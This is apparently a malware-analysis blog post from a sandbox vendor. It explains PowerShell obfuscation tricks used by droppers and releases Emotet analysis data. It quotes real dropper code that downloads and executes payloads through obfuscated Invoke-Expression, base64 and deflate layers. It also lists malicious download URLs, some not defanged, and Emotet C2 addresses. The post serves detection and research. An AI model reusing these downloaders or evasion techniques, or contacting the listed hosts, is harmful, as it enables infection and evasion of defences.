
Powershell Static Analysis & Emotet results

hatching.io/blog/powershell-analysis



2020-01-07

- triage
- malware
- powershell

Written by
Team

`Warning: this blogpost contains malicious URLs, don't open 'em.`

`Note: Scroll down if you're only interested in the Emotet results.`

Powershell twirks

Due to a high number of Powershell droppers in our public cloud we've implemented an engine for Powershell that translates Powershell into an AST, deobfuscates it, and runs various high-level static analysis algorithms on the deobfuscated AST. For specific use-cases a limited Powershell emulator has also been implemented.

With that out of the way we wanted to share some `"""InTErEstInG"""` features of the Powershell language (naturally accompanied with various obfuscation techniques) and provide results and statistics from Powershell-related samples submitted to tria.ge.

We're going to start out with the simplest version to download a file in Powershell. Almost all Powershell droppers use this technique (or the `DownloadString` version that fetches the URL in-memory) to obtain the real payload from a URL that's often only online for a very limited period of time.

```
(new-object
net.webclient).downloadfile('hxxp://www.kuaishounew.com/wget.exe','wget.exe');
```

Keeping that in mind, most simple Powershell droppers are structured as follows; determine some payload filename, set up one or more URLs, iterate through each URL and try to download it, and if successful (the file size is more than a couple of kilobytes), then execute it as a new process.

```
$path = "...";
$web = New-Object net.webclient;
$urls = "url1,url2,url3,url4,url5".split(",");
foreach ($url in $urls) {
    try {
        $web.DownloadFile($url, $path);
        if ((Get-Item $path).Length -ge 30000) {
            [Diagnostics.Process]::Start($path);
            break;
        }
    }
    catch{}
}
```

Powershell being a dynamic scripting language and all that, it's possible to do things in multiple ways. For example, calling the New-Object cmdlet can also be expressed with its string obfuscated through the `dot expression`.

```
.('new-'+'o'+'bjec'+'t') NET.weBCLIENt
```

Or through the similar `amp expression`. Naturally, Powershell allowing escape sequences, there can be backticks in the identifier.

```
&('ne'+'w-'+'o'+'bject') nET.wE`BCLieNT
```

Or at the beginning of an identifier.

```
New-Object nET.`wE`BCLieNT
```

Or at the end of an identifier.

```
.('new-obje'+'c'+'t') net`.WebClIe`Nt
```

In order to make Powershell a truly dynamic language, it shall be possible to use a string as method/field identifier (this calls `DownloadFile` on the `net.webclient` object). This string identifier may also contain backticks.

```
$Glmodecoxsyda."dO`WnlO`ADfILE"($Muyiwcipde, $Waazouqp);
```

There are many ways to obfuscate a string or an array. Most of the time the `split` method is called on a string to obtain an array of URLs.

```
$VlR='hxxp://kulikovonn.ru/l5vT7q19U@hxxp://optics-
line.com/vUUp9ygDE@hxxp://lonestarcustompainting.com/BLC3RY4O@hxxp://montegrappa.com.p


PS C:\Users\Administrator> $VlR
hxxp://kulikovonn[.]ru/l5vT7q19U
hxxp://optics-line[.]com/vUUp9ygDE
hxxp://lonestarcustompainting[.]com/BLC3RY4O
hxxp://montegrappa[.]com[.]pa/OkyoMANm
hxxp://kristianmarlow[.]com/mhFm2oA4Q
```

There's also a string formatting operator for "smart" concatenation operations, in this case resulting in the string `"hello"`.

```
PS C:\Users\Administrator> "{1}{0}"-f("{1}{0}"-f'o','ll'),'he'
hello
```

In practice this may look as follows.

```
$QxB__QxB=("{43}{19}{27}{11}{38}{23}{26}{34}{33}{25}{21}{3}{6}{32}{10}{14}{17}{45}
{40}{9}{31}{13}{24}{2}{44}{41}{28}{12}{8}{29}{47}{22}{39}{48}{7}{36}{49}{37}{18}{35}
{20}{4}{42}{0}{1}{5}{30}{16}{46}{15}"-f ("{0}{4}{1}{2}{3}" -f ("{1}{2}{0}{3}"-
f'drago',':','//','n'), 'a','n','g.','f'), ("{1}{0}{2}" -f'a',("{1}{0}" -
f'm/n','co'),'v'),'c','u', ("{2}{0}{1}"-f 'n4/','@ht','j'),'/d','zx.', ("{1}{2}{5}{3}
{0}{4}"-f("{1}{0}"-f':/','http'),'h/S','k',("{0}{1}" -f
'E','A/@'),'/di','hH'),'/w','htt','/',("{0}{1}" -f'con','t'),
'm','pro','wp','/','fe','-i',("{0}{1}"-f ("{1}{0}" -f 'com','lat.'),'/'),("{1}{0}" -
f("{0}{1}"-f'tp',':/'),'t'),'O',("{0}{1}" -f 'c',("{0}{1}" -f'hun','b')),'em',("{0}
{1}"-f ("{1}{0}" -f'S8','2t'),'A'), ("{1}{0}"-f'ha','fit'),("{1}{0}" -
f'ww.','/w'),'/@',("{1}{4}{3}{0}{2}" -f ("{1}{0}"-f't.','sa'),'/ww',("{0}{1}{2}"-f
'co','m/','wp-'), 'att','w.l'),'co','p-c','w',("{1}{0}" -f'//','ps:'),'com','/', ("
{1}{0}"-f'ps:','htt'),("{0}{1}"-f 'fl','v/'),'ego','b',("{1}{0}" -f 't/','en'),("{0}
{1}"-f ("{1}{0}" -f 'k','es/s'),'et'), ("{0}{1}{2}" -f ("{1}{0}" -
f'/','des'),'I2','/@'),'.','tp','h','k',("{1}{0}" -f 'clu','n'),'O',("{2}{0}{1}"-f("
{0}{1}" -f'ten','t'),'/th', 'on'),'c',("{0}{1}" -f 'gr','im'))."spl`It"('@')


PS C:\Users\Administrator> $QxB__QxB
hxxp://www[.]lattsat[.]com/wp-content/2tS8A/
hxxps://www[.]chunbuzx[.]com/wp-includes/I2/
hxxps://profithack[.]com/wp-content/themes/sketch/SkhHEA/
hxxp://diegogrimblat[.]com/flv/Ojn4/
hxxp://dragonfang[.]com/nav/dwfeO/
```

Clearly building upon earlier constructs, the `"split"` method identifier may also be obfuscated with string concatenation. To make matters more interesting, object methods have methods of their own, in this case `Invoke` to execute the method with the arguments provided to the `Invoke` method.

```
("<urlshere>").("{0}{1}"-f'Spl','it').Invoke('@')
```

Also note that it's possible to do Powershell programming without the space bar as most operators can be put right behind each other without whitespaces in-between.

```
PS C:\Users\Administrator> 5 -band 3
1
PS C:\Users\Administrator> 5-band3
1
PS C:\Users\Administrator> "1","3"-join"2"
123
```

The `-split` operator is interesting, because the assumption is that it would return a list of strings, which it probably does. But then if you have multiple `-split` operators following one another, you appear to get a flat list too, so probably `-split` can work on both strings and arrays. Note that the string separator may also be an integer, internally probably casted to be a string.

```
PS C:\Users\Administrator> "he4llo0w1rld" -split "4" -split 0 -split "1"
he
llo
w
rld
```

Like most scripting languages, it's possible to execute arbitrary Powershell code at runtime (like `eval()` in Javascript). This is the Invoke-Expression cmdlet or `iex` short and looks as follows.

```
PS C:\Users\Administrator> iex 'write-host 1'
1
```

Since Powershell can handle command-line invocations, it also has a built-in pipe operator.

```
PS C:\Users\Administrator> 'write-host 1'|iex
1
```

To avoid specifically mentioning the `iex` string, many droppers use global Powershell variables to construct the string at runtime paired with the `dot` and `amp` expressions. One may find the $ENV variable to be interesting too or at least how it's pretty much the only thing that's indexed with a colon identifier (`:comspec` , with `COMSPEC` being a Windows environment variable). Each of the following expressions are equivalent to just writing out `Invoke-Expression` directly.

```
&( $VERBOSePREFerence.TOSTRinG()[1,3]+'x'-JOiN'')

& ( $SheLLId[1]+$shEllId[13]+'x')

&( $EnV:cOmSpEc[4,15,25]-JOIN'')
```

Additionally, yes, there's also a Set-Alias cmdlet (or `sal` short) that's capable of essentially symlinking a method or cmdlet to another name in Powershell.

```
PS C:\Users\Administrator> sal ping iex;ping("write-host 1")
1
```

With the knowledge from all the above, we can now move into deobfuscating the first layer of the following Powershell dropper. It first removes garbage characters through the `-split` operator and then iterates over each character using the `foreach-object` cmdlet and `-bxor` operator, that performs a binary xor operation, to get the deobfuscated string.

Interestingly, both operands to the `-bxor` operator are integer strings, one regular number (base10) and one hexadecimal number (base16). Snippet somewhat shortened for improved visibility.

```
iNVoKE-expREsSIOn( [sTRIng]::joIn('',
('16,102e94&92D9&90,81~67O25D91O86D94&81,87e64{20-
122O81{64e26{99~81s86s119D88~93~81e90&64e15D16&109O89s123e9R19~92O64O64{68,14~27~27O67
76-68-70D93O90{64R26&70e65&27D64{85,80~5~97D7D126e85e89~6,27'-sPLiT 'd' -sPlIt '~' -
SPlIt ','-sPlIt'S'-SpLIt '-'-sPlIT '&' -Split 'e' -sPLIT '{' -SpLIt'O'-SpliT 'r' |
fOREAcH-ObjEct{[cHaR] ($_ -BXOr "0x34") }))))
```

(This calls `Invoke-Expression` with the following string, shortened for visibility).

```
$Rjh=new-object Net.WebClient;$YmO='http://www[.]jxprint[.]ru/tad1U3Jam2/...
```

The next step in obfuscation includes adding a base64 blob that's executed (snippet shortened) using `[System.Convert]::FromBase64String(...)`.

```
invoke-
expression([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('
```

(This calls `Invoke-Expression` with the following string, shortened for visibility).

```
$path = $env:TEMP + '\Any Name.exe'; (New-Object
System.Net.WebClient).DownloadFile('http://hbse...
```

And if that's not enough, one can always spice it up with a deflate/zlib stream (snippet shortened) using `New-Object System.IO.Compression.DeflateStream(...)`.

```
&( $VERBOSePREFerence.TOSTRinG()[1,3]+'x'-JOiN'') (New-OBjeCt  Io.StrEaMrEADeR( (
New-OBjeCt  sYStEm.iO.compResSioN.DeFLaTeSTREAM([iO.mEmoRySTream]
[sysTEM.ConVert]::frOMBASE64STrING(
('V'+'dHR'+'at'+'swFA'+'bgV9G'+'F'+'QQl'+'Z7H'+'Z4'+'g9YYK'+'lfUZGxrvRBqQi'+'H'+'I'+'6
 ),[SYstEm.IO.ComPresSIOn.COmpRESSionModE]::DECOmPreSs)),
[sySTeM.TExt.encOdiNG]::Ascii) ).ReadToeNd( )
```

But what if we obfuscate the `Set-Alias` parameter? This example casts an array of integers to an array of characters and then to a string (the string `"ieX"`). The Set-Alias command then aliases the `sy` identifier to the `"ieX"`, which is equivalent to `iex` and thus `Invoke-Expression`.

```
$qG=[string][char[]]@(0x69,0x65,0x58) -replace ' ','';sal sy $qG;$Wg=((New-Object
Net.WebClient)).DownloadString('hxxp://windowsdressedup.com/admincontrol/out-
75927603.ps1');sy $Wg
```

Next to the `foreach-object { ... }` construct, there's also the shorter `% { ... }` construct, both working with the pipe operator, accepting an item or an array of items. The following results in `hello`.

```
((104, 101, 108, 108, 111) | %{([char] [int] $_)})-jOIN''
```

Fun fact: if you replace `[char] [int]` in the snippet above with `[ChAR] [iNt]` (as was the case in the sample where this example originated from), then Powershell on Windows 10 may avoid running it and throw the `This script contains malicious content and has`

`been blocked by your antivirus software.` error. This is what we call the Spongebob filter :-)

Now that you've seen almost everything, we're introducing the `foreach` language construct as obfuscated string. One might expect this to be a language keyword / statement, but well, here goes. This also results in `hello`.

```
((104, 101, 108, 108, 111) | .('for'+'E'+'ach') { ([char][int]$_)})-jOIN''
```

In case you're not convinced by the power of Powershell yet, Powershell has a concept of `generic` strings that essentially represent plaintext code that can't possibly be correct Powershell code. In other words, it's possible to write down URLs without quotes as one would normally define one or more strings. Not unsurprisingly the comma is actually interpreted correctly and the below `-Source` parameter of `Start-BitsTransfer` results in an array of 3 URLs.

```
Import-Module BitsTransfer; Start-BitsTransfer -Source
hxxps://raw.githubusercontent.com/jocofid282/tewsa/master/blow.exe,hxxps://raw.githubu
 -Destination "$env:TEMP\blow.exe","$env:TEMP\dera","$env:TEMP\JvlpB.exe"
```

Fortunately for us, the .NET engine also knows the concept of Secure Strings. Since some of our samples in production decrypt "secure strings" and then execute the plaintext code resulting from it, we have implemented this behavior too.

While we were initially startled by the fact that the SecureString took around a 10x increase in size when compared to the plaintext string, this fact is quickly explained by the decryption process. The SecureString is essentially a hex encoded AES CBC encrypted UTF16 encoded string. This string is then joined with the SecureString version number and the Initialization Vector (which itself is base64 encoded), UTF16 encoded, base64 encoded, and finally a magic header is slapped onto it. The following image regarding the decryption process better explains the logic:

In terms of Powershell fun & quirks this is it for today, although there's plenty more to talk about.. wildcards, reflection, powershell executing x86 shellcode, etc.

Emotet results in production

We've had quite some people submit Powershell-based payloads to our public cloud, partially due to our Emotet configuration extractor, but also due to numerous other malware samples that are being uploaded on a daily basis.

Furthermore, we implemented a Powershell static analysis library capable of handling the above Powershell quirks and around 99% of the Powershell payloads that we've seen in our production environment at tria.ge. Combining these two facts, we arrived at the following conclusion:

Giving back to the community, we're releasing polished sandbox results on more than 50,000 unique malware samples that we believe to be Emotet-related.

The data can be found here.

An example entry of polished analysis with all artifacts available (with sha256 and sha512 hashes removed for visibility):


```
{
    "family": "emotet",
    "taskid": "200101-1s48ckzwxj",
    "archive": {
        "md5": "40cb422a49bfa7ae143156f73dba4149",
        "sha1": "6d97ee9291d0b9ad64e2c8da30c945dfa706809d",
    },
    "document": {
        "md5": "c2f04f8e408daf34a47cce39d492902e",
        "sha1": "70ed95f2bba918fc1833f4eafa0f780cdcfa4711",
    },
    "dropper": {
        "cmdline": "Powershell -w hidden -en
JABGAG4AZwBpAGEAdQB1AGoAeABrAHQAPQAnAFcAagBvAHgAdQB3AHkAdwB2ACcAOwAkAFYAdQBpAHYAZgBkAH

        "urls": [
            "http://macomp.co.il/wp-content/d78i3j-pkx6legg5-92996338/",
            "http://naymov.com/ucheba/kvl0vss-qrex4-501625964/",
            "http://neovita.com/iwa21/ZvfClE/",
            "http://nfsconsulting.pt/cgi-bin/YylxPF/",
            "http://nitech.mu/modules/TYJwbOkm/"
        ]
    },
    "payload": {
        "filepath": "C:\\Users\\Admin\\844.exe",
        "md5": "8565d2e08b151eac88953b4f244502fd",
        "sha1": "a6102580563981dd6a3d399ea524248d716d2022",
    },
    "emotet": {
        "pubkey": "-----BEGIN PUBLIC KEY-----
\nMHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAMqZMACZDzcRXuSnj2OI8LeIYKrbUIXL\nfaUgIJPwYd305HnaBS
----END PUBLIC KEY-----\n",
        "c2": [
            "85.100.122.211:80",
            "78.189.165.52:8080",
            "88.248.140.80:80",
            "45.79.75.232:8080",
            "124.150.175.133:80",
            ... snip ...
        ]
    }
}
```


Some more information on the data file:

- Each line contains one JSON blob detailing one Emotet analysis.
- The `taskid` field links to the task ID on tria.ge, our cloud sandbox. E.g., the first entry (`200101-1dghyjegsn`) equals the analysis at 200101-1dghyjegsn.
- The `archive` hashes, if present, contain the hashes of the archive that was submitted to Triage. E.g., if the sample was delivered as Office document in a Zip file.
- The `document` hashes contain the hashes of the Office dropper document or, if the Emotet payload was submitted directly, the Emotet payload.
- The `dropper` entry, if present, contains information on the executed Powershell payload and the Dropper URLs that we extracted from this Powershell payload. One may find that many different Office documents execute the exact same Powershell payload, but that doesn't make the sample hashes irrelevant.
- The `payload` hashes, if present, contain the hashes of the dropped Emotet payload.
- The `emotet` entry, if present, contains the RSA Public Key as well as C2 information embedded in the Emotet payload.

Conclusion

We've implemented a Powershell deobfuscator and emulator that's capable of handling the vast majority of Powershell payloads that we see in our public cloud. As always, we will continue to improve our sandboxing tooling to improve handling specific use-cases and we're going to keep an eye on all newly submitted (Powershell and other) samples!

If any customers or (potential) users would like to use any of our static analysis capabilities standalone from the sandboxing side of things or if there are other requests related to our sandbox, please do reach out to us.

Happy hunting & analyzing and stay tuned for our upcoming blogposts!